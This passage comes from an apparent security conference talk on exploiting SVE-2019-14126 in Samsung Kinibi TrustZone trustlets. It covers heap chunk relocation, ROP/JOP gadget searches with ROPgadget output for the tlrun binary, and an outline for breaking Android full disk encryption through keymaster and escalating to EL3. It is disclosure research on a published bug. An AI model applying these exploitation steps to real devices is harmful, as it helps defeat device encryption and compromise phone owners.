  3. Trigger memory allocation and copying at this chunk to overwrite the pointer;
  4. Call overwritten pointer.
- Heap exploitation in Kinibi
  - Eloi Sanfelix - TEE Exploitation

SVE-2019-14126

Relocating heap

- Brute force
  - In heap
    - create a fake chunk, pointing to .bss
  - In .bss
    - create one more fake chunk, pointing to itself
    - next allocations loop infinitely?
      - Yes – suitable address
      - No, the trustlet crashed – the relocation failed



Activities Terminal 27 Aug 02:22 en

e13fter@local8:~

e13fter@local8:~ e13fter@local8:~

```
[e13fter@local8 ~]$
```

SVE-2019-14126

- What we have
  - Calling an arbitrary executable code
  - No chances to execute a shellcode
  - Code-reuse is possible
  - Canaries in the stack

- JOP (Jump Oriented Programming)

ROP gadget

```
LDR         R2, [R1]
STRB.W      R0, [R2],#1
STR         R2, [R1]
BX          LR
```

ROP gadget

```
MOV         R0, R4
POP         {R3-R7,PC}
```

JOP gadget

```
ADDS        R7, R7, #1
ORR.W       R4, R4, #0x200
BLX         R1
```

SVE-2019-14126

Exploitation

- ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44
- grep -E "; b.+ r[0-9]+$"

```
0x000ba984 : subs r1, #0x2d ; movs r0, #0x34 ; ldr r7, [r6, #0x14] ; ldr r4, [r6, #4] ; bx r4
0x000b815c : subs r1, #0x2d ; movs r4, r6 ; ldr r5, [pc, #0x120] ; muls r1, r0, r1 ; bx r4
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2 ; b #0x97500 ; adds r6, r6, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x34] ; blx r1
0x000974e8 : subs r1, r0, #1 ; ldr r0, [sp, #0x2c] ; blx r2 ; b #0x97504 ; adds r6, r6, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x34] ; blx r1 ; ldr r1, [r4, #0x
0x0009544e : subs r1, r0, r4 ; bne #0x95450 ; subs r5, r5, r6 ; subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x000b76b2 : subs r2, #0x20 ; ldrh r0, [r4, r4] ; strb r5, [r4, #0x14] ; movs r0, #0x5d ; strb r5, [r4, #0xc] ; asrs r0, r0 ; strh r5, [r0, r5] ; bx r4
0x0009677e : subs r2, r0, r4 ; subs r7, r7, #1 ; ldr r1, [r4, #0x18] ; ldr r0, [sp, #0x10] ; adds r6, r6, #1 ; blx r1
0x0001bf32 : subs r2, r5, r1 ; mov r3, sp ; mov r0, sb ; ldr.w r4, [r8, #0x3c] ; blx r4
0x0001bb0e : subs r2, r7, r1 ; movs r3, #0 ; mov r0, sb ; ldr.w r4, [r8, #0x1c] ; blx r4
0x000bd5ee : subs r4, #0x3a ; ldr r1, [r5, #0x64] ; str r6, [r6, #0x14] ; ldr r4, [r5, #0x14] ; subs r6, #0x64 ; bx r0
0x0002151e : subs r4, #0x3c ; lsrs r4, r7, #8 ; movs r0, r0 ; ldr r2, [pc, #0x68] ; ldr.w r3, [r2, #0x8c] ; mov r2, r1 ; mov r1, r0 ; movs r0, #0xb3 ; bx r3
0x000951fe : subs r4, r0, r4 ; mov r0, r4 ; add.w r2, r4, r7, lsl #2 ; str r1, [r2, #0x18] ; ldr r1, [r4, #0xc] ; blx r1
0x00095454 : subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x00095452 : subs r5, r5, r6 ; subs r4, r4, r6 ; mov r2, fp ; mov r1, r7 ; mov r0, r4 ; blx r2
0x000bd5f6 : subs r6, #0x64 ; bx r0
0x00097f5c : subs r6, r0, #1 ; ldr r0, [sp, #0x20] ; blx r1
0x00097bba : subs r6, r6, #1 ; bic r4, r4, #0x300 ; blx r1
0x00096878 : subs r6, r6, #1 ; blx r1
0x0009645c : subs r6, r6, #1 ; ldr r0, [sp, #4] ; adds r7, r7, #1 ; bic r4, r4, #0x200 ; blx r1
0x00096428 : subs r6, r6, #1 ; ldr r0, [sp, #4] ; adds r7, r7, #1 ; orr r4, r4, #0x200 ; blx r1
0x000954c8 : subs r7, r0, r6 ; mov r8, r7 ; add r4, r6 ; mov r2, fp ; mov r1, r8 ; mov r0, r4 ; blx r2
0x00096310 : subs r7, r7, #1 ; bic r6, r6, #0x200 ; blx r1
```

- JOP (Jump Oriented Programming)
  - Jump table in memory
  - One super gadget as a dispatcher

5.1.5 LDMIA and STMIA

Load and store multiple registers.

Syntax

`op Rn!, {reglist}`

where:

op	is either:	
	`LDMIA`	Load multiple, increment after
	`STMIA`	Store multiple, increment after.
Rn	is the register containing the base address. *Rn* mustbe in the range `r0-r7`.	
reglist	is a comma-separated list of low registers or low-register ranges.	

http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0068b/BABEFCIB.html

SVE-2019-14126

Exploitation

- ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44
- grep -E "; b.+ r[0-9]+$"
- grep –E “ldm..”

```
e13fter@mint-vm ~/afl/targets $ ROPgadget --binary tlrun --thumb --range 0x1000-0xbeb44 | grep -E "; b.+ r[0-9]+$" | grep "ldm.."
0x000a368c : add r1, sp, #0x340 ; str r1, [sp, #0x8c] ; ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3704 ; ldr r2, [sp,
, {r2, r3, r4, r5, r7} ; bx r7
0x000a3692 : add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa36fe ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x0009827c : adr r0, #0xec ; movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1
0x0009827a : b #0x98328 ; adr r0, #0xec ; movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; add
0x000a3696 : cbz r3, #0xa36fa ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a369a : it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x00098280 : ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1 ; blx r1
0x000a369c : ldm r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a3698 : ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
0x000a3690 : ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3700 ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r
0x0009827e : movs r6, #1 ; ldm r0, {r0, r1, r2} ; stm.w sp, {r0, r1, r2} ; ldr r1, [r5, #0x18] ; ldr r0, [sp, #0x18] ; adds r4, r4, #1 ; blx r1
0x000a368e : str r1, [sp, #0x8c] ; ldrb r6, [r3, #0x18] ; add r5, sp, #0x40 ; strb r3, [r5, #7] ; cbz r3, #0xa3702 ; ldr r2, [sp, #0x264] ; it lo ; ldm
} ; bx r7
0x000a3694 : strb r3, [r5, #7] ; cbz r3, #0xa36fc ; ldr r2, [sp, #0x264] ; it lo ; ldmlo r6!, {r2, r3, r4, r5, r7} ; bx r7
```

Activities Terminal 27 Aug 02:50 en

e13fter@local8:~

```
dreamlte:/data/local/tmp #
```

SVE-2019-14126

Breaking keymaster

- Demo
- Break Android FDE through keymaster
  - Extracting Qualcomm's KeyMaster Keys - Breaking Android Full Disk Encryption
- Post-Exploitation
  - Escalate to Trusted Drivers
  - Escalate to TEE kernel
  - Escalate to EL3 Monitor
  - Do anything you want

Conclusion

- Porting a binary to get all available toolset
  - Easy
  - Portable
- Fuzzing with AFL qemu mode
  - Fast
  - Reliable
- Exploiting vulnerabilities in Kinibi trustlets
  - No ASLR
  - A starting point for pwning TrustZone
  - One more way to pwn Android kernel

Useful links

- Reverse Engineering Samsung S6 SBOOT
- Unbox Your Phone
- Trust Issues: Exploiting TrustZone TEEs
- TEE Exploitation: Exploiting Trusted Apps on Samsung's TEE at Zer0con 2019
- BREAKING SAMSUNG'S ARM TRUSTZONE at BlackHat USA 2019
- The road to Qualcomm TrustZone apps fuzzing at Recon Montreal 2019
- Reverse-engineering Samsung Exynos 9820 bootloader and TZ

Digital Security

Thanks for your attention!

Andrey Akimov,
security researcher
tg: @e13fter